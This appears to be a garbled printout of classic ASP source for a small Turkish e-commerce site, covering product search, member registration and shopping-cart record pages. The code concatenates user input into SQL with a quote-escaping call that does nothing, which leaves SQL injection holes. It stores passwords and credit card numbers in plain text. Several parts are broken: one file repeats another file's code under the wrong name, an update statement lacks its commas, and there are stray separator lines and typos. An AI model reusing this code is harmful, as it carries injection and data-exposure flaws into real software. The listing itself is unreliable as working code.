    sWhere = sWhere & "i.[name] like '%" & replace(pname, "'", "'") & "%'"
end if
ppricemax = GetParam("pricemax")
if IsNumeric(ppricemax) and not isEmpty(ppricemax) then ppricemax = ToSQL(ppricemax, "Number") else ppricemax = Empty
if not isEmpty(ppricemax) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]<=" & ppricemax
end if
ppricemin = GetParam("pricemin")
if IsNumeric(ppricemin) and not isEmpty(ppricemin) then ppricemin = ToSQL(ppricemin, "Number") else ppricemin = Empty
if not isEmpty(ppricemin) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[price]>=" & ppricemin
end if
pproducer = GetParam("producer")
if not isEmpty(pproducer) then
    if not (sWhere = "") then sWhere = sWhere & " and "
    HasParam = true
    sWhere = sWhere & "i.[producer] like '%" & replace(pproducer, "'", "'") & "%'"
end if

if HasParam then
    sWhere = " WHERE (" & sWhere & ")"
end if

sSQL = "select [i].[category_id] as i_category_id, " & _
    "[i].[item_id] as i_item_id, " & _
    "[i].[name] as i_name, " & _
    "[i].[price] as i_price, " & _
    "[i].[producer] as i_producer " & _
    " from [items] i "

sSQL="select count(item_id) as i_item_id from items as i"

sSQL = sSQL & sWhere & sOrder

    opens rs, sSQL
    if rs.eof then
%>

```

```

<tr>
  <td colspan="2" class="DataTD"><font class="DataFONT">Arad&#305;&#287;&#305;n&#305;z ürün
    bulunamad&#305;</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage

  flditem_id = GetValue(rs, "i_item_id")

%>
<tr>
  <td class="ColumnTD"><font class="ColumnFONT">Bulunan ürünler:</font></td><td class="DataTD"><font
    class="DataFONT"><%=ToHTML(flditem_id)%&nbsp;</font></td>
</tr><%

if not(rs.EOF or iCounter = iRecordsPerPage-1) then
%>
<%
end if

rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>
<%

end sub
=====
%>

```

Registiron.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "Registration.asp"
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sRegErr = ""

Select Case sForm
  Case "Reg"
    RegAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
  <td valign="top">
<% Menu_Show %>

  </td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>

```



```

<td align="center">
<hr color="#800000"><center>
<table>
<tr>

<td valign="top">
<% Reg_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing
*****

```

```
Sub RegAction(sAction)
```

```

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKmember_id : pPKmember_id = ""
Dim fldmember_login : fldmember_login = ""
Dim fldmember_password : fldmember_password = ""
Dim fldmember_password2 : fldmember_password2 = ""
Dim fldfirst_name : fldfirst_name = ""
Dim fldlast_name : fldlast_name = ""
Dim fldemail : fldemail = ""
Dim fldaddress : fldaddress = ""
Dim fldphone : fldphone = ""
Dim fldcard_type_id : fldcard_type_id = ""
Dim fldcard_number : fldcard_number = ""

```

```
' Reg Action begin
```

```
sActionFileName = "Default.asp"
```

```
' CANCEL action
```

```
if sAction = "cancel" then
```

```
' Reg BeforeCancel Event start
```

```
' Reg BeforeCancel Event end
```

```

cn.Close
Set cn = Nothing
response.redirect sActionFileName
end if

```

```
' Build WHERE statement
```

```
if sAction = "update" or sAction = "delete" then
```

```

pPKmember_id = GetParam("PK_member_id")
if IsEmpty(pPKmember_id) then exit sub
sWhere = "member_id=" & ToSQL(pPKmember_id, "Number")
end if

' Load all form fields into variables

fldmember_login = GetParam("member_login")
fldmember_password = GetParam("member_password")
fldmember_password2 = GetParam("member_password2")
fldfirst_name = GetParam("first_name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldaddress = GetParam("address")
fldphone = GetParam("phone")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")

' Validate fields

if sAction = "insert" or sAction = "update" then
if IsEmpty(fldmember_login) then
sRegErr = sRegErr & "The value in field Kullan&#305;c&#305;* is required.<br>"
end if
if IsEmpty(fldmember_password) then
sRegErr = sRegErr & "The value in field &#350;ifre* is required.<br>"
end if
if IsEmpty(fldmember_password2) then
sRegErr = sRegErr & "The value in field Tekrar &#350;ifre* is required.<br>"
end if
if IsEmpty(fldfirst_name) then
sRegErr = sRegErr & "The value in field Ad* is required.<br>"
end if
if IsEmpty(fldlast_name) then
sRegErr = sRegErr & "The value in field Soyad* is required.<br>"
end if
if IsEmpty(fldemail) then
sRegErr = sRegErr & "The value in field Email* is required.<br>"
end if
if not isNumeric(fldcard_type_id) then
sRegErr = sRegErr & "The value in field Kredi Kart Tipi is incorrect.<br>"
end if
if not IsEmpty(fldmember_login) then
iCount = 0
if sAction = "insert" then
iCount = Clng(DLookUp("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text")))
elseif sAction = "update" then
iCount = Clng(DLookUp("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text") & " and not(" & sWhere &
"))))
end if
if iCount > 0 then
sRegErr = sRegErr & "The value in field Kullan&#305;c&#305;* is already in database.<br>"
end if
end if

' Reg Check Event start
if getParam("member_password") <> getParam("member_password2") then
sRegErr = sRegErr & chr(13) & "Password and Confirm Password fields don't match"
end if
' Reg Check Event end

If len(sRegErr) > 0 then
exit sub
end if
end if

' Create SQL statement

select case sAction

```

```

case "insert"

' Reg Insert Event start
' Reg Insert Event end

sSQL = "insert into members (" & _
      "[member_login]," & _
      "[member_password]," & _
      "[first_name]," & _
      "[last_name]," & _
      "[email]," & _
      "[address]," & _
      "[phone]," & _
      "[card_type_id]," & _
      "[card_number])" & _
      " values (" & _
      ToSQL(fldmember_login, "Text") & "," & _
      ToSQL(fldmember_password, "Text") & "," & _
      ToSQL(fldfirst_name, "Text") & "," & _
      ToSQL(fldlast_name, "Text") & "," & _
      ToSQL(fldemail, "Text") & "," & _
      ToSQL(fldaddress, "Text") & "," & _
      ToSQL(fldphone, "Text") & "," & _
      ToSQL(fldcard_type_id, "Number") & "," & _
      ToSQL(fldcard_number, "Text") & _
      ")"
case "update"

' Reg Update Event start
' Reg Update Event end

sSQL = "update members set " & _
      "[member_login]=" & ToSQL(fldmember_login, "Text") & _
      ", [member_password]=" & ToSQL(fldmember_password, "Text") & _
      ", [first_name]=" & ToSQL(fldfirst_name, "Text") & _
      ", [last_name]=" & ToSQL(fldlast_name, "Text") & _
      ", [email]=" & ToSQL(fldemail, "Text") & _
      ", [address]=" & ToSQL(fldaddress, "Text") & _
      ", [phone]=" & ToSQL(fldphone, "Text") & _
      ", [card_type_id]=" & ToSQL(fldcard_type_id, "Number") & _
      ", [card_number]=" & ToSQL(fldcard_number, "Text")
sSQL = sSQL & " where " & sWhere
end select

' Reg BeforeExecute Event start
' Reg BeforeExecute Event end

' Execute SQL statement

if len(sRegErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
cn.execute sSQL
end if
sRegErr = ProcessError
on error goto 0
if len(sRegErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

' Reg Action end

end sub
=====

' Display Record Form

Sub Reg_Show()

' Reg Show begin

```

```

sWhere = ""
Dim sFormTitle: sFormTitle = "Üye Kay&#305;t"
bPK = true
Dim scard_type_idDisplayValue: scard_type_idDisplayValue = ""

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Reg">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sRegErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sRegErr %></font></td></tr>
<% end if %>
</%

' Load primary key and form parameters

if sRegErr = "" then
else
fldmember_id = GetParam("member_id")
fldmember_login = GetParam("member_login")
fldmember_password = GetParam("member_password")
fldfirst_name = GetParam("first_name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldaddress = GetParam("address")
fldphone = GetParam("phone")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")
end if

' Load all form fields

fldmember_password2 = GetParam("member_password2")

' Build WHERE statement

pmember_id = Session("UserID")
if IsEmpty(pmember_id) then bPK = False

sWhere = sWhere & "member_id=" & ToSQL(pmember_id, "Number")
PK_member_id = pmember_id

' Reg Open Event start
' Reg Open Event end

' Build SQL statement and open recordset

sSQL = "select * from members where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Reg") and not rs.eof)

' Load all fields into variables from recordset or input parameters

if bIsUpdateMode then
    fldmember_id = GetValue(rs, "member_id")

' Load data from recordset when form displayed first time

if sRegErr = "" then
    fldmember_login = GetValue(rs, "member_login")
    fldmember_password = GetValue(rs, "member_password")
    fldfirst_name = GetValue(rs, "first_name")
    fldlast_name = GetValue(rs, "last_name")
    fldemail = GetValue(rs, "email")
    fldaddress = GetValue(rs, "address")

```

```

fldphone = GetValue(rs, "phone")
fldcard_type_id = GetValue(rs, "card_type_id")
fldcard_number = GetValue(rs, "card_number")
end if

' Reg ShowEdit Event start
' Reg ShowEdit Event end

else
if sRegErr = "" then
fldmember_id = ToHTML(Session("UserID"))
end if

' Reg ShowInsert Event start
' Reg ShowInsert Event end

end if

' Reg Show Event start
' Reg Show Event end

' Show form fields

%>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Kullan&#305;c&#305;*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="member_login" maxlength="20" value="<%= ToHTML(fldmember_login) %>"
size="20" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">&#350;ifre*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="password" name="member_password" maxlength="20" value="<%=
ToHTML(fldmember_password) %>" size="20" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Tekrar &#350;ifre*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="password" name="member_password2" maxlength="20" value="<%=
ToHTML(fldmember_password2) %>" size="20" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Ad*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="first_name" maxlength="50" value="<%= ToHTML(fldfirst_name) %>"
size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Soyad*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="last_name" maxlength="50" value="<%= ToHTML(fldlast_name) %>"
size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Email*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="email" maxlength="50" value="<%= ToHTML(fldemail) %>" size="50"
></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">

```

```

        <font class="FieldCaptionFONT">Adres</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="address" maxlength="50" value="<%= ToHTML(fldaddress) %>" size="50"
            ></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Telefon</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="phone" maxlength="50" value="<%= ToHTML(fldphone) %>" size="50"
            ></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kredi Kart Tipi</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><select size="1" name="card_type_id">
<%
response.write "<option value="">" & scard_type_idDisplayValue & "</option>"
openrs rscard_type_id, "select card_type_id, name from card_types order by 2"
while not rscard_type_id.EOF
if cstr(GetValue(rscard_type_id, 0)) = cstr(fldcard_type_id) then
    response.write "<option selected value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
else
    response.write "<option value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
end if
rscard_type_id.MoveNext
wend
set rscard_type_id = nothing
%></select></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kredi Kart No</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="card_number" maxlength="20" value="<%= ToHTML(fldcard_number) %>"
            size="20" ></font></td>
</tr>
<tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
<input type="hidden" value="insert" name="FormAction">
<input type="submit" value="Kaydet" onclick="document.Reg.FormAction.value = 'insert';">
<% end if %>
<% if blsUpdateMode then %>
<input type="hidden" value="update" name="FormAction"/>
<input type="submit" value="Güncelle" onclick="document.Reg.FormAction.value = 'update';">
<% end if %>
<input type="submit" value="#304;ptal" onclick="document.Reg.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="Reg">

<input type="hidden" name="PK_member_id" value="<%= pmember_id %>">
<input type="hidden" name="member_id" value="<%= ToHTML(fldmember_id)%>">
</td></tr>
</form>
</table>
<%

' Reg Close Event start
' Reg Close Event end

Set rs = Nothing

' Reg Show end

End Sub
'=====
%>

```

ShoppingCard.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "Registration.asp"
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sRegErr = ""

Select Case sForm
  Case "Reg"
    RegAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000"><center>
<table>
<tr>

<td valign="top">
<% Reg_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing
*****

Sub RegAction(sAction)

  Dim bExecSQL: bExecSQL = true
  Dim sActionFileName : sActionFileName = ""
```

```

Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKmember_id : pPKmember_id = ""
Dim fldmember_login : fldmember_login = ""
Dim fldmember_password : fldmember_password = ""
Dim fldmember_password2 : fldmember_password2 = ""
Dim fldfirst_name : fldfirst_name = ""
Dim fldlast_name : fldlast_name = ""
Dim fldemail : fldemail = ""
Dim fldaddress : fldaddress = ""
Dim fldphone : fldphone = ""
Dim fldcard_type_id : fldcard_type_id = ""
Dim fldcard_number : fldcard_number = ""

' Reg Action begin

sActionFileName = "Default.asp"

' CANCEL action

if sAction = "cancel" then

' Reg BeforeCancel Event start
' Reg BeforeCancel Event end

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

' Build WHERE statement

if sAction = "update" or sAction = "delete" then
    pPKmember_id = GetParam("PK_member_id")
    if IsEmpty(pPKmember_id) then exit sub
    sWhere = "member_id=" & ToSQL(pPKmember_id, "Number")
end if

' Load all form fields into variables

fldmember_login = GetParam("member_login")
fldmember_password = GetParam("member_password")
fldmember_password2 = GetParam("member_password2")
fldfirst_name = GetParam("first_name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldaddress = GetParam("address")
fldphone = GetParam("phone")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")

' Validate fields

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldmember_login) then
        sRegErr = sRegErr & "The value in field Kullan&#305;c&#305;* is required.<br>"
    end if
    if IsEmpty(fldmember_password) then
        sRegErr = sRegErr & "The value in field &#350;ifre* is required.<br>"
    end if
    if IsEmpty(fldmember_password2) then
        sRegErr = sRegErr & "The value in field Tekrar &#350;ifre* is required.<br>"
    end if
    if IsEmpty(fldfirst_name) then
        sRegErr = sRegErr & "The value in field Ad* is required.<br>"
    end if

```



```

if IsEmpty(fldlast_name) then
    sRegErr = sRegErr & "The value in field Soyad* is required.<br>"
end if
if IsEmpty(fldemail) then
    sRegErr = sRegErr & "The value in field Email* is required.<br>"
end if
if not isNumeric(fldcard_type_id) then
    sRegErr = sRegErr & "The value in field Kredi Kart Tipi is incorrect.<br>"
end if
if not IsEmpty(fldmember_login) then
    iCount = 0
    if sAction = "insert" then
        iCount = CInt(DLookup("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text")))
    elseif sAction = "update" then
        iCount = CInt(DLookup("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text") & " and not(" & sWhere &
            ")"))
    end if
    if iCount > 0 then
        sRegErr = sRegErr & "The value in field Kullan&#305;c&#305;* is already in database.<br>"
    end if
end if

' Reg Check Event start
if getParam("member_password") <> getParam("member_password2") then
sRegErr = sRegErr & chr(13) & "Password and Confirm Password fields don't match"
end if
' Reg Check Event end

    If len(sRegErr) > 0 then
        exit sub
    end if
end if

' Create SQL statement

select case sAction
case "insert"

' Reg Insert Event start
' Reg Insert Event end

    sSQL = "insert into members (" & _
        "[member_login]," & _
        "[member_password]," & _
        "[first_name]," & _
        "[last_name]," & _
        "[email]," & _
        "[address]," & _
        "[phone]," & _
        "[card_type_id]," & _
        "[card_number])" & _
        " values (" & _
        ToSQL(fldmember_login, "Text") & "," & _
        ToSQL(fldmember_password, "Text") & "," & _
        ToSQL(fldfirst_name, "Text") & "," & _
        ToSQL(fldlast_name, "Text") & "," & _
        ToSQL(fldemail, "Text") & "," & _
        ToSQL(fldaddress, "Text") & "," & _
        ToSQL(fldphone, "Text") & "," & _
        ToSQL(fldcard_type_id, "Number") & "," & _
        ToSQL(fldcard_number, "Text") & _
        ")"
    case "update"

' Reg Update Event start
' Reg Update Event end

    sSQL = "update members set " & _
        "[member_login]=" & ToSQL(fldmember_login, "Text") & _
        "[member_password]=" & ToSQL(fldmember_password, "Text") & _
        "[first_name]=" & ToSQL(fldfirst_name, "Text") & _
        "[last_name]=" & ToSQL(fldlast_name, "Text") & _
        "[email]=" & ToSQL(fldemail, "Text") & _

```

```

        "[address]=" & ToSQL(fldaddress, "Text") & _
        "[phone]=" & ToSQL(fldphone, "Text") & _
        "[card_type_id]=" & ToSQL(fldcard_type_id, "Number") & _
        "[card_number]=" & ToSQL(fldcard_number, "Text")
        sSQL = sSQL & " where " & sWhere
    end select

' Reg BeforeExecute Event start
' Reg BeforeExecute Event end

' Execute SQL statement

if len(sRegErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sRegErr = ProcessError
on error goto 0
if len(sRegErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

' Reg Action end

end sub
=====

=====
' Display Record Form

Sub Reg_Show()

' Reg Show begin

sWhere = ""
Dim sFormTitle: sFormTitle = "Üye Kay&#305;t"
bPK = true
Dim scard_type_idDisplayValue: scard_type_idDisplayValue = ""

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Reg">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sRegErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sRegErr %></font></td></tr>
<% end if %>
<%

' Load primary key and form parameters

if sRegErr = "" then
else
    fldmember_id = GetParam("member_id")
    fldmember_login = GetParam("member_login")
    fldmember_password = GetParam("member_password")
    fldfirst_name = GetParam("first_name")
    fldlast_name = GetParam("last_name")
    fldemail = GetParam("email")
    fldaddress = GetParam("address")
    fldphone = GetParam("phone")
    fldcard_type_id = GetParam("card_type_id")
    fldcard_number = GetParam("card_number")
end if

' Load all form fields

fldmember_password2 = GetParam("member_password2")

```

```

' Build WHERE statement

pmember_id = Session("UserID")
if IsEmpty(pmember_id) then bPK = False

sWhere = sWhere & "member_id=" & ToSQL(pmember_id, "Number")
PK_member_id = pmember_id

' Reg Open Event start
' Reg Open Event end

' Build SQL statement and open recordset

sSQL = "select * from members where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Reg") and not rs.eof)

' Load all fields into variables from recordset or input parameters

if bIsUpdateMode then
    fldmember_id = GetValue(rs, "member_id")

' Load data from recordset when form displayed first time

    if sRegErr = "" then
        fldmember_login = GetValue(rs, "member_login")
        fldmember_password = GetValue(rs, "member_password")
        fldfirst_name = GetValue(rs, "first_name")
        fldlast_name = GetValue(rs, "last_name")
        fldemail = GetValue(rs, "email")
        fldaddress = GetValue(rs, "address")
        fldphone = GetValue(rs, "phone")
        fldcard_type_id = GetValue(rs, "card_type_id")
        fldcard_number = GetValue(rs, "card_number")
    end if

' Reg ShowEdit Event start
' Reg ShowEdit Event end

else
    if sRegErr = "" then
        fldmember_id = ToHTML(Session("UserID"))
    end if

' Reg ShowInsert Event start
' Reg ShowInsert Event end

end if

' Reg Show Event start
' Reg Show Event end

' Show form fields

%>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kullan&#305;c&#305;*</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="member_login" maxlength="20" value="<%= ToHTML(fldmember_login) %>"
            size="20" ></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">&#350;ifre*</font>

```

```

</td>
<td class="DataTD">
  <font class="DataFONT"><input type="password" name="member_password" maxlength="20" value="<%=
    ToHTML(fldmember_password) %>" size="20" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Tekrar &#350;ifre*</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="password" name="member_password2" maxlength="20" value="<%=
    ToHTML(fldmember_password2) %>" size="20" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Ad*</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="text" name="first_name" maxlength="50" value="<%= ToHTML(fldfirst_name) %>"
    size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Soyad*</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="text" name="last_name" maxlength="50" value="<%= ToHTML(fldlast_name) %>"
    size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Email*</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="text" name="email" maxlength="50" value="<%= ToHTML(fldemail) %>" size="50"
    ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Adres</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="text" name="address" maxlength="50" value="<%= ToHTML(fldaddress) %>" size="50"
    ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Telefon</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><input type="text" name="phone" maxlength="50" value="<%= ToHTML(fldphone) %>" size="50"
    ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
  <font class="FieldCaptionFONT">Kredi Kart Tipi</font>
</td>
<td class="DataTD">
  <font class="DataFONT"><select size="1" name="card_type_id">
<%
response.write "<option value="">" & scard_type_idDisplayValue & "</option>"
openrs rscard_type_id, "select card_type_id, name from card_types order by 2"
while not rscard_type_id.EOF
if cstr(GetValue(rscard_type_id, 0)) = cstr(fldcard_type_id) then
  response.write "<option selected value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
else
  response.write "<option value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
end if
rscard_type_id.MoveNext
wend
set rscard_type_id = nothing
%></select></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">

```

```

        <font class="FieldCaptionFONT">Kredi Kart No</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="card_number" maxlength="20" value="<%= ToHTML(fldcard_number) %>"
            size="20" ></font></td>
    </tr>
    <tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
    <input type="hidden" value="insert" name="FormAction">
    <input type="submit" value="Kaydet" onclick="document.Reg.FormAction.value = 'insert';">
    <% end if %>
    <% if blsUpdateMode then %>
    <input type="hidden" value="update" name="FormAction"/>
    <input type="submit" value="Güncelle" onclick="document.Reg.FormAction.value = 'update';">
    <% end if %>
    <input type="submit" value="&#304;ptal" onclick="document.Reg.FormAction.value = 'cancel';">
    <input type="hidden" name="FormName" value="Reg">

    <input type="hidden" name="PK_member_id" value="<%= pmember_id %>">
    <input type="hidden" name="member_id" value="<%= ToHTML(fldmember_id)%>">
    </td></tr>
    </form>
    </table>
    <%

```

```

' Reg Close Event start
' Reg Close Event end

```

```
Set rs = Nothing
```

```
' Reg Show end
```

```
End Sub
```

```
'=====
```

```
%>
```

ShoppingCardRecord.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "ShoppingCartRecord.asp"
CheckSecurity(1)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sShoppingCartRecordErr = ""

Select Case sForm
    Case "ShoppingCartRecord"
        ShoppingCartRecordAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>

```

```

</center>
<table width="760" align="center">
<tr>
  <td align="center">
<hr color="#800000">
<table>
<tr>
  <td valign="top">
<% ShoppingCartRecord_Show %>
  <SCRIPT Language="JavaScript">
if (document.forms["ShoppingCartRecord"])
document.ShoppingCartRecord.onsubmit=delconf;
function delconf() {
if (document.ShoppingCartRecord.FormAction.value == 'delete')
return confirm("Delete record?");
}
</SCRIPT>
  </td>
</tr>
</table>

<hr color="#800000" width="60%">
<td>
</tr>
</table>
<center>
<table>
<tr>
  <td valign="top">
<% Footer_Show %>
  </td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub ShoppingCartRecordAction(sAction)
  Dim bExecSQL: bExecSQL = true
  Dim sActionFileName : sActionFileName = ""
  Dim sWhere : sWhere = ""
  Dim bErr : bErr = False
  Dim pPKorder_id : pPKorder_id = ""
  Dim fldmember_id : fldmember_id = ""
  Dim fldquantity : fldquantity = ""

  sActionFileName = "ShoppingCart.asp"

  if sAction = "cancel" then

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
  end if

  if sAction = "update" or sAction = "delete" then
    pPKorder_id = GetParam("PK_order_id")
    if IsEmpty(pPKorder_id) then exit sub
    sWhere = "order_id=" & ToSQL(pPKorder_id, "Number")
  end if

' Load all form fields into variables

fldUserID = Session("UserID")
fldmember_id = GetParam("member_id")

```

```

fldquantity = GetParam("quantity")

' Validate fields

if sAction = "insert" or sAction = "update" then
  if IsEmpty(fldquantity) then
    sShoppingCartRecordErr = sShoppingCartRecordErr & "The value in field Miktar is required.<br>"
  end if
  if not isNumeric(fldmember_id) then
    sShoppingCartRecordErr = sShoppingCartRecordErr & "The value in field member_id is incorrect.<br>"
  end if
  if not isNumeric(fldquantity) then
    sShoppingCartRecordErr = sShoppingCartRecordErr & "The value in field Miktar is incorrect.<br>"
  end if

' ShoppingCartRecord Check Event start
' ShoppingCartRecord Check Event end

  If len(sShoppingCartRecordErr) > 0 then
    exit sub
  end if
end if

' Create SQL statement

select case sAction
  case "update"

' ShoppingCartRecord Update Event start
' ShoppingCartRecord Update Event end

  sSQL = "update orders set " & _
    "[member_id]=" & ToSQL(fldmember_id, "Number") & _
    ",[quantity]=" & ToSQL(fldquantity, "Number")
  sSQL = sSQL & " where " & sWhere
  case "delete"

' ShoppingCartRecord Delete Event start
' ShoppingCartRecord Delete Event end

  sSQL = "delete from orders where " & sWhere
end select

' ShoppingCartRecord BeforeExecute Event start
' ShoppingCartRecord BeforeExecute Event end

' Execute SQL statement

if len(sShoppingCartRecordErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
  cn.execute sSQL
end if
sShoppingCartRecordErr = ProcessError
on error goto 0
if len(sShoppingCartRecordErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

' ShoppingCartRecord Action end

end sub
=====
=====
' Display Record Form

Sub ShoppingCartRecord_Show()

```

```

' ShoppingCartRecord Show begin

sWhere = ""
Dim sFormTitle: sFormTitle = "A1&#305;&#351;veri&#351; Sepeti"
